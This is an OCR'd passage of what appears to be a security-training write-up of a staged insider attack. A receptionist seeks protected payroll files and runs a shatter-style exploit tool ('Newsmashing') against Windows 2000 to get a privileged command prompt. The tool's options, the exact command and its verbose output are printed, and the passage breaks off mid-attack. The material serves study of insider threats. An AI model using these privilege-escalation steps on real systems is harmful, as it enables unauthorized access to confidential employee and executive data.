


Figure 1 - Network Diagram

The Victim

Payroll files are in c:\ADP\xxx.xxx

Spreadsheets that track payroll amounts, raises, time off, hired/fired in a directory that is only accessible to administrators is in a folder called C:\Protected.

The CEO's personal information is in similar spreadsheets that are in C:\CEOFiles that are only accessible by the Assistant's account and the CEO's account through Windows File Sharing.

Instead of the standard CD drive, the victim has a CD/RW drive. All of these confidential directories are backed up to CD through a local CD-RW drive once a week and given to the CEO for off-site storage. He does not want these files stored on the network server, because they are "too confidential".

The Source

In the scenario we are recreating here, the source is the target, because it is an internal attack. How this is accomplished is explained in the next section: Staging the Attack.

The Source in this case is a disgruntled employee, who did not receive the raise they expected. Evaluating the insider threat within an organization may reveal similar situations of jealousy, bitterness, etc, Being aware that these situations may exist in the smallest of offices is the first step in securing the infrastructure from the insider threat.


Staging the Attack

In this section, I will take you through the (theoretical) steps that the attacker has taken. In actuality, the attack is very simple. The attack in this case is an Insider Threat, one that is intentional, but with non-destructive intent. In this case, while it is relatively easy to modify data in the target applications, the checks on the payroll system would not allow it to go through, so the belief of the company is that this was information gathering attack.

The insider scenario painted here is that I am playing the role of the receptionist. When the Assistant to the CEO goes on leave, I forward the switchboard to her desk, and sit there to be able to respond to the CEO's needs. I can't access things that aren't allowed to the guest account, but I can access Quickbooks to enter my timesheet, and Microsoft office to provide support. I use my own Windows account.


Reconnaissance

For a network insider, an attack of this kind may not require any reconnaissance. Because all the machines are configured pretty much the same, I can explore vulnerabilities within standard-install applications on my own time. I can research them from home, download them at home, and never need any additional tools on the machine. By running some basic Google searches at home, I discover a vulnerability exists in the version of VirusScan we are running, perhaps even in the Windows version we are running. In addition, what is this program here? (see window with arrow below...)



I'm pretty friendly with the IT guy, so I ask him what that means. He tells me it is a "remote control" program – he uses it to install/upgrade programs on people's desktops after they go home. Rather than walking computer to computer, he just logs in remotely. This icon is for Dameware Mini-Remote Control.

I can also check out the settings on my system by simply exploring my event viewer logs in Windows. What does it seem that we are auditing? Not much on my machine. Provided I don't fail at anything, there won't be much to log....



Policy	Local Setting	Effective Setting
Audit account logon events	Failure	Success, Failure
Audit account management	Failure	Success, Failure
Audit directory service access	Failure	Success, Failure
Audit logon events	Failure	Success, Failure
Audit object access	Failure	Success, Failure
Audit policy change	Failure	Success, Failure
Audit privilege use	Failure	Success, Failure
Audit process tracking	Failure	Success, Failure
Audit system events	Failure	Success, Failure


Scanning

What scanning? Where? Again, this is a step that may not be necessary if you are susceptible to the Insider Threat. Since I know as the receptionist that I have the opportunity every day at lunch and every month or two for much longer to sit at the target computer, I can just happily await my opportunity.

Exploiting the system

Today is the day I am going to access the payroll files. I don't think I am being paid fairly, and my review was not very good, so I received no pay raise this year. I am fuming mad! I was talking with my boyfriend and complaining about how I am sure that I am not being paid on par with the other assistants. Last night, I had my boyfriend find my Smashing tool on the Internet. He showed me how it works and gave it to me on a CD.


1. I logon to the system.
2. I look around, and see C:\Protected. Oooh – what is that? I can't access it – I get the following error.



```
Address  C:\

Local Disk (C:)

Protected
File Folder

Modified: 1/28/2004 4:47 PM

Attributes: (normal)

Name                      Size  Type         Modified
cis                             File Folder  12/23/2003 3:26 PM
Documents and S...              File Folder  2/2/2004 5:37 PM
ess                             File Folder  2/2/2004 3:20 PM
ESSCODE                         File Folder  2/2/2004 3:20 PM
Program Files                   File Folder  1/28/2004 3:45 PM
Prote                                    r   1/28/2004 4:47 PM
QBTI                                     r   2/2/2004 5:35 PM
Snor                                     r   12/9/2003 9:11 AM
TEMP                                     r   2/2/2004 5:47 PM
Tools                                    r   1/16/2004 11:24 PM
Trace                                    r   12/11/2003 2:37 PM
WINI                                     r   2/2/2004 3:20 PM
damebreak                36 KB  Application  7/19/2003 10:54 AM
supersecret pay file      0 KB  File         1/28/2004 4:46 PM
UMHack                  153 KB  Application  12/23/2004 10:31 AM

0 object(s)   0 bytes   My Computer
```


```
C:\
C:\Protected is not accessible.

Access is denied.
OK
```

3. That’s what I want, without a doubt. To make sure nobody sees my work, I start Excel so I have a screen to quickly switch to in case somebody comes in.
4. I have my “Smashing code” on CD. I insert my CD into the drive, and run cmd.exe by selecting Start, Run (as illustrated below) and typing my command.



```
Run
Type the name of a program, folder, document, or
Internet resource, and Windows will open it for you.

Open: cmd.exe
```

5. This gives me a lovely “Command Prompt” – a screen that requires text input.
6. I type my command. In this case, my command is “Newsmashing”. It returns telling me the command line options I have.




```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\>d:

D:\>cd sans\newsmashing\debug

D:\SANS\Newsmashing\Debug>newsmashing
Smashing v1.07 by Foon - ivegotta@tombom.co.uk
Usage: Smashing [options] <Command line>
Options:
/i     = Target process should be interactive
/t     = Send messages to threads instead of processes
/m     = Inject shellcode though a message box
/e     = Enumerate only, no exploiting
/v     = Verbose - repeat for very verbose
/p:PID = Process ID to exploit
/b     = Bruteforce attack against all PIDs
/w     = Bruteforce attack against all windows
NOTE: /p /b and /w options are mutually exclusive!

D:\SANS\Newsmashing\Debug>
```

Well, I am pretty sure there is something exploitable on the system. I think I want to attack Windows.

7. So I open the Windows I think are exploitable... Dameware, ESS-Code, QuickBooks Timer, VirusScan Console...

The ESS Windows, for instance, look like this (there is something interesting about to happen to this window):



ESS-Code 7.8 (16-BIT Version)
Copyright ©1993, 1994, 1995, 1996, Michel Forget
Electric Storm Software

ESS-Code is a Shareware application. If you use it, please send $15.00 (US/CDN) to:

Michel Forget
P.O. Box 77004
Grandin Park Post Office
St. Albert, AB T8N 6C1
CANADA

If you send a check or a money order, please make it payable to:

Michel Forget

Electronic Mail: mforget@planet.eon.net

Your registration will ensure continued support for this product. Once registered, your personalized key will unlock all future versions of ESS-Code.

Key:

8. I type my command, which looks like this:


```
D:\SANS\Newsmashing\Debug>newsmashing /w /i /v /v cmd.exe
```

9. Because I have specified the /v /v (Very Verbose) mode, I get a return like this:

```
Window bruteforce switch specified
Interactive switch specified
Verbose specified
Very verbose specified
Command to send to pipe (24 bytes):
cmd.exe
WinSta0\Default
Sending callback, window 0x39008a, address 0x300000
Sending callback, window 0x39008a, address 0x36ddd0
Sending callback, window 0x39008a, address 0x3dbba0
Sending callback, window 0x39008a, address 0x449970
Sending callback, window 0x39008a, address 0x4b7740
Sending callback, window 0x39008a, address 0x525510
Sending callback, window 0x39008a, address 0x5932e0
Sending callback, window 0x39008a, address 0x6010b0
Sending callback, window 0x39008a, address 0x66ee80
Sending callback, window 0x39008a, address 0x6dcc50
Sending callback, window 0x39008a, address 0x74aa20
Sending callback, window 0x39008a, address 0x7b87f0
WM_SETTEXT failed, window 1a019c
WM_SETTEXT failed, window 2101e8
WM_SETTEXT failed, window 1801ce
WM_SETTEXT failed, window 1a00d0
WM_SETTEXT failed, window 270102
WM_SETTEXT failed, window 1c00d8
WM_SETTEXT failed, window 22012e
WM_SETTEXT failed, window 22005c
WM_SETTEXT failed, window 1400ba
WM_SETTEXT failed, window 1200d4
WM_SETTEXT failed, window 340048
WM_SETTEXT failed, window 140060
WM_SETTEXT failed, window 260130
WM_SETTEXT failed, window 120096
WM_SETTEXT failed, window 24001c
WM_SETTEXT failed, window 100256
WM_SETTEXT failed, window 5200b4
WM_SETTEXT failed, window 8e0046
WM_SETTEXT failed, window 1f017e
WM_SETTEXT failed, window f0258
WM_SETTEXT failed, window 5101a8
WM_SETTEXT failed, window 170186
WM_SETTEXT failed, window 100240
WM_SETTEXT failed, window 390072
WM_SETTEXT failed, window 100268
WM_SETTEXT failed, window 110238
WM_SETTEXT failed, window b026c
WM_SETTEXT failed, window 110246
WM_SETTEXT failed, window 150082
WM_SETTEXT failed, window 1c00d6
WM_SETTEXT failed, window 300098
WM_SETTEXT failed, window 1f011e
WM_SETTEXT failed, window 200152
WM_SETTEXT failed, window 1e0038
WM_SETTEXT failed, window 2a0030
WM_SETTEXT failed, window 130126
WM_SETTEXT failed, window 10026
WM_SETTEXT failed, window d022c
WM_SETTEXT failed, window 1f00a0
WM_SETTEXT failed, window 1e008e
WM_SETTEXT failed, window 200064
WM_SETTEXT failed, window 2200ce
WM_SETTEXT failed, window 1a00b2
WM_SETTEXT failed, window 1500de
Sending callback, window 0x1a00a2, address 0x300000
Sending callback, window 0x1a00a2, address 0x36ddd0
Sending callback, window 0x1a00a2, address 0x3dbba0
Sending callback, window 0x1a00a2, address 0x449970
Sending callback, window 0x1a00a2, address 0x4b7740
Sending callback, window 0x1a00a2, address 0x525510
Sending callback, window 0x1a00a2, address 0x5932e0
Sending callback, window 0x1a00a2, address 0x6010b0
Sending callback, window 0x1a00a2, address 0x66ee80
Sending callback, window 0x1a00a2, address 0x6dcc50
Sending callback, window 0x1a00a2, address 0x74aa20
Sending callback, window 0x1a00a2, address 0x7b87f0
Sending callback, window 0x1b0120, address 0x300000
Sending callback, window 0x1b0120, address 0x36ddd0
Sending callback, window 0x1b0120, address 0x3dbba0
Sending callback, window 0x1b0120, address 0x449970
Sending callback, window 0x1b0120, address 0x4b7740
Sending callback, window 0x1b0120, address 0x525510
Sending callback, window 0x1b0120, address 0x5932e0
Sending callback, window 0x1b0120, address 0x6010b0
Sending callback, window 0x1b0120, address 0x66ee80
Sending callback, window 0x1b0120, address 0x6dcc50
Sending callback, window 0x1b0120, address 0x74aa20
Sending callback, window 0x1b0120, address 0x7b87f0
Sending callback, window 0x2400b8, address 0x300000
Sending callback, window 0x2400b8, address 0x36ddd0
Sending callback, window 0x2400b8, address 0x3dbba0
Sending callback, window 0x2400b8, address 0x449970
Sending callback, window 0x2400b8, address 0x4b7740
Sending callback, window 0x2400b8, address 0x525510
Sending callback, window 0x2400b8, address 0x5932e0
Sending callback, window 0x2400b8, address 0x6010b0
Sending callback, window 0x2400b8, address 0x66ee80
Sending callback, window 0x2400b8, address 0x6dcc50
Sending callback, window 0x2400b8, address 0x74aa20
Sending callback, window 0x2400b8, address 0x7b87f0
WM_SETTEXT failed, window 1a00fa
WM_SETTEXT failed, window 140106
WM_SETTEXT failed, window 2c003a
WM_SETTEXT failed, window 35003e
WM_SETTEXT failed, window 1e0040
WM_SETTEXT failed, window 1a010a
WM_SETTEXT failed, window 1d009a
WM_SETTEXT failed, window 1a010e
WM_SETTEXT failed, window 1200dc
WM_SETTEXT failed, window 1e0128
WM_SETTEXT failed, window 1002e
```

```
Sending callback, window 0x10020, address 0x300000
Sending callback, window 0x10020, address 0x36ddd0
Sending callback, window 0x10020, address 0x3dbba0
Sending callback, window 0x10020, address 0x449970
Command sent...
Window enumeration successful!
The command was sent successfully.
If it didn't work, you did something wrong - this program worked :)
```

10. And then my screen looks something like this:



If this is your first experience with ESS-Code, the least complicated way to convert files is to use the conversion wizard (in the "File" menu).

File Conversion Status
UUEncoded: 0 UUDecoded: 0
SHIP-Encoded: 0 SHIP-Decoded: 0
BTOA-Encoded: 0 BTOA-Decoded: 0

C:\WINNT\system32\cmd.exe

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
```

Pay special attention to those ESS Windows – Oh! It looks like they have lost their captions! That's because my exploit resets Windows headers to 0.

11. Now I have a system prompt, so here is what I do....

